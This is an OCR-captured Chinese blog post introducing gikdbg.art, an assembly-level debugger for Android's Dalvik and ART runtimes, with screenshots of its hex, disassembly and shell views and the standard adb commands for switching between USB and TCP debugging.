
```
void usage(void) {

printf(“原创文章，欢迎转载和引用，不过请附上原始链接( http://gikir.com/blog/?p=102 )和本申明，否则嘛，哼哼…\n”);

}
```

gikdbg.art-Gikir Debugger for Android RunTime, 是 Android 平台的 32 位汇编级调试器。此处的 Android RunTime 既指 DVM RunTime 又指 ART RunTime，因此不管是运行 dalvik 虚拟机还是运行本地代码的 art 均可以使用 gikdbg.art 进行程序的二进制调试分析。不同之处在于 dalvik 虚拟机的运行时只能调试 so 动态库，而 art 运行时不仅能调试 so 动态库，还能调试系统镜像 oat，可执行程序 dex 这样的文件。另 外，gikdbg-Gikir Debugger for iPhone OS，是调试越狱苹果设备的 32 位汇编级调试器，同学们莫搞混淆了哈，它需要一些复杂点的服务端和客户端的配置，而 gikdbg.art 在正常情况下是不 需要手工配置的，所以别去找 android server 了。

对于静态分析，可以执行/ART Debug/View/ELF Data…,/ART Debug/View/ELF Code…两个菜单打开本地 so，oat，dex 文件。下面是两个样例图：



gikdbg.art v1.0.build140601.3
ART Debug
Trace
Plugins
Options
Windows
ART Help
gikdbg.art\artapp\55380967418469D2FCDB33B5E3235FBA.data@app@com.gikir.gikdebugee-
Address
Hex dump
ASCII
00000000 7F 45 4C 46 01 01 01 03 00 00 00 00 00 00 00 00
00000010 03 00 28 00 01 00 00 00 00 00 00 00 34 00 00 00
00000020 70 E0 29 00 00 00 00 05 34 00 20 00 05 00 28 00
00000030 08 00 07 00 06 00 00 00 34 00 00 00 34 00 00 00
00000040 34 00 00 00 A0 00 00 00 A0 00 00 00 04 00 00 00
00000050 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00
00000060 00 00 00 00 00 A0 17 00 00 A0 17 00 04 00 00 00
00000070 00 10 00 00 01 00 00 00 00 A0 17 00 00 A0 17 00
Ident
CPU
Entry
File
ELF32-LE
ARM
00000000
ET_DYN
Segment
Offset
Fsize
0 PT_PHDR 00000034 000000A0
1 PT_LOAD 00000000 0017A000
2 PT_LOAD 0017A000 001234EF
3 PT_LOAD 0029E000 00000038
4 PT_DYNAMIC 0029E000 00000038
Offset
Belong
String
00000115 .dynstr oatdata
0000011D .dynstr oatexec
00000125 .dynstr oatlastword
00000131 .dynstr data@app@com.gikir.gikdebugee-1.apk@classes.dex
0029E039 .shstrtab .dynamic
0029E042 .shstrtab .dynsym
0029E04A .shstrtab .dynstr
0029E052 .shstrtab .hash
0029E058 .shstrtab .rodata
0029E060 .shstrtab .text
0029E066 .shstrtab .shstrtab
Section
Offset
Address
0 00000000 00000000
1 .dynsym 000000D4 000000D4
2 .dynstr 00000114 00000114
3 .hash 00000164 00000164
4 .rodata 00001000 00001000
5 .text 0017A000 0017A000
6 .dynamic 0029E000 0029E000
7 .shstrtab 0029E038 0029E038

数据视图


gikdbg.art v1.0.build140601.3
e Plugins Options Windows ART Help
D [redacted]gikdbg.art\artapp\55380967418469D2FCDB33B5E3235FBA.data@app@com.gikir.gik...
002105F4 C010F8D9 ldr.w r12, [r9, #16] MainActivity$1-<init>
002105F8 4060E92D push.w {r5, r6, lr}
002105FC E14F2AD subw lr, sp, #0x14
00210600 45E6 cmp lr, r12
00210602 801EF0C0 blo.w #0x210642
00210606 46F5 mov sp, lr
00210608 9000 str r0, [sp]
0021060A 1C0D adds r5, r1, #0x0
0021060C 1C16 adds r6, r2, #0x0
0021060E 60AE str r6, [r5, #0x8]
00210610 B11E cbz #0x21061A
00210612 2008F8D9 ldr.w r2, [r9, #8]
00210616 9EB lsrs r3, r5, #0x7
00210618 54D2 strb r2, [r2, r3]
0021061A E45F24B movw lr, #0xb045 From 0x00210610
0021061E 2E36F2C6 movt lr, #0x6236
00210622 7018F242 movw r0, #0x2718
00210626 F2C6 movt r0, #0x6000
0021062A 1C29 adds r1, r5, #0x0
0021062C 47F0 blx lr
0021062E 3C01 subs r4, #0x1
00210630 8003F000 beq.w #0x21063A
00210634 B005 add sp, #0x14 From 0x00210640
00210636 8060E8BD pop.w {r5, r6, pc}
0021063A E25CF8D9 ldr.w lr, [r9, #604] From 0x00210630
0021063E 47F0 blx lr
00210640 E7F8 b #0x210634
00210642 B003 add sp, #0xc From 0x00210602
Name Start End Mod
MainActivity$1-<init> 002105F4 0021064c THU
MainActivity$1-onClick 00210664 002107a4 THU
MainActivity$PlaceholderFragment-<init> 00282cbc 00282d04 THU
MainActivity$PlaceholderFragment-onCreateView 00282d24 00282d90 THU
MainActivity-<init> 002951d4 00295220 THU
ELF Code List
/*
class "Lcom/gikir/gikdebugee/MainActivity$1" {
<init>(impl = 0x002105F5);
onClick(impl = 0x00210665);
}
*/
/*
class "Lcom/gikir/gikdebugee/NativeHelper" {
<clinit>(impl = 0x00000000);
<init>(impl = 0x0017A005);
getNativeString(impl = 0x0021080C);
}
*/
/*
class "Lcom/gikir/gikdebugee/R$anim" {
<init>(impl = 0x0017A005);
}
*/
/*
class "Lcom/gikir/gikdebugee/R$attr" {
<init>(impl = 0x0017A005);
}
*/
/*
class "Lcom/gikir/gikdebugee/R$bool" {
<init>(impl = 0x0017A005);
}
*/
/*
class "Lcom/gikir/gikdebugee/R$color" {
<init>(impl = 0x0017A005);
}
*/

代码视图

对于动态分析，gikdbg.art 提供了和 ollydbg 一样用户体验的操作，还提供了两个命令行界面以便进行更方便的设备操作。在进行这一切之前，我们需要找到连接的设备并且登陆它：



设备列表

对于已经在设备列表中的设备，我们只需要 login 和 logout 即可，如果想使用无线的方式访问设备，只需要设置好设备的 adbd 以 tcp 的方式运行，然后执行 Connect 菜单就可以将该设备加入到设备列表中去。

默认情况下设备的 adbd 是以 usb 方式运行的，我们可以在设备终端模拟器中执行如下命令序列变更为 tcp 方式：


```
{
```

```
setprop service.adb.tcp.port 5555

stop adbd

start adbd

}
```

如果我们想从 tcp 模式变更为 usb 模式可以使用如下命令序列：

```
{

setprop service.adb.tcp.port 0

stop adbd

start adbd

}
```


登陆设备之后，我们就拥有两个可以使用的命令行了，他是 adb.exe 进程的 UI 映射：


gikdbg.art v1.0.build140601.3
e Plugins Options Windows ART Help
ADB Shell
Gikir remote shell for Android, try to type command here ...
gikir shell usages :
1.remote /system/bin/sh command('IMPORTANT : DO NOT EXECUTE ANY CONTO
2.builtin command(start with '$'):
clear usage : '$clear' (reset gikir shell)
upload usage : '$upload remote_full_path' (upload a local file to the
download usage : '$download remote_full_path' (download a remote file
uploadir usage : '$uploadir remote_full_path' (upload a local directo
downloadir usage : '$downloadir remote_full_path' (download a remote
debug usage : '$debug type file_name [params]' (debug the file in thi
type can be exe or solib, params is for exe's command line p
detach usage : '$detach' (detach from debugee)
install usage : '$install [-l] [-r] [-s]' (install an APK file to the
(gikir) ls -l
ls -l
drwxr-xr-x root root 2014-06-02 03:28 acct
drwxrwx--- system cache 2014-06-02 03:28 cache
dr-x------ root root 2014-06-02 03:28 config
lrwxrwxrwx root root 2014-06-02 03:28 d -> /sys/kern
drwxrwx--x system system 2014-05-23 05:26 data
-rw-r--r-- root root 116 1969-12-31 19:00 default.prop
drwxr-xr-x root root 2014-06-02 03:28 dev
lrwxrwxrwx root root 2014-06-02 03:28 etc -> /system
-rw-r--r-- root root 8870 1969-12-31 19:00 file_contexts
-rw-r----- root root 953 1969-12-31 19:00 fstab.goldfish
-rwxr-x--- root root 175260 1969-12-31 19:00 init
-rwxr-x--- root root 919 1969-12-31 19:00 init.environ.r
-rwxr-x--- root root 2979 1969-12-31 19:00 init.goldfish.
-rwxr-x--- root root 19848 1969-12-31 19:00 init.rc
-rwxr-x--- root root 1795 1969-12-31 19:00 init.trace.rc
-rwxr-x--- root root 3915 1969-12-31 19:00 init.usb.rc
drwxrwxr-x root system 2014-06-02 03:28 mnt
GDB Shell
hell for Android, try to type command here ...
D VSIZE RSS WCHAN PC NAME
640 496 c00bd520 00019fb8 S /init
0 0 c00335a0 00000000 S kthreadd
0 0 c001e39c 00000000 S ksoftirqd/
0 0 c002f170 00000000 S kworker/u:
0 0 c002e744 00000000 S khelper
0 0 c0093bb4 00000000 S sync_super
0 0 c0094470 00000000 S bdi-defaul
0 0 c002e744 00000000 S kblockd
0 0 c002e744 00000000 S rpciod
0 0 c002f170 00000000 S kworker/0:
0 0 c008d790 00000000 S kswapd0
0 0 c00e34bc 00000000 S fsnotify_m
0 0 c002e744 00000000 S crypto
0 0 c0216434 00000000 S mtdblock0
0 0 c0216434 00000000 S mtdblock1
0 0 c0216434 00000000 S mtdblock2
0 0 c002e744 00000000 S binder
0 0 c002e744 00000000 S deferwq
0 0 c002f170 00000000 S kworker/u:
580 304 c00bd520 00019fb8 S /sbin/ueve
0 0 c0142db4 00000000 S jbd2/mtdbl
0 0 c002e744 00000000 S ext4-dio-u
0 0 c00cfa90 00000000 S flush-31:1
0 0 c0142db4 00000000 S jbd2/mtdbl
0 0 c002e744 00000000 S ext4-dio-u
1428 140 c00e68a4 0001120c S /sbin/heal
1000 340 c0253e80 b6ec641c S /system/bi
4660 1120 ffffffff b6f7dd14 S /system/bi


在 ADB Shell 里面我们除了可以执行常规的 shell 命令之外，还可以执行$开头的自定义命令，用于上传下载文件，安装 apk 文件等。

在 GDB Shell 里面处于非调试状态他就是一个普通的 adb.exe shell，处于调试状态他就是一个 gdb shell，可以在里面执行一些 gdb 的信息查询命令，用以丰富和补充 gikdbg.art UI 上没有提供的功能。需要注意的是别执行一些控制性的命令，比如下断点 b，watch 等，因为这些命令执行后会导致 gikdbg.art 与 gdb 的状态 不一致，会出现一些奇怪的问题。

通过执行/ART Debug/File/Open,/ART Debug/File/Attach 我们分别可以拿到控制台列表以及进程列表，这个与我们在 PC 上使用 ollydbg 是一样的：

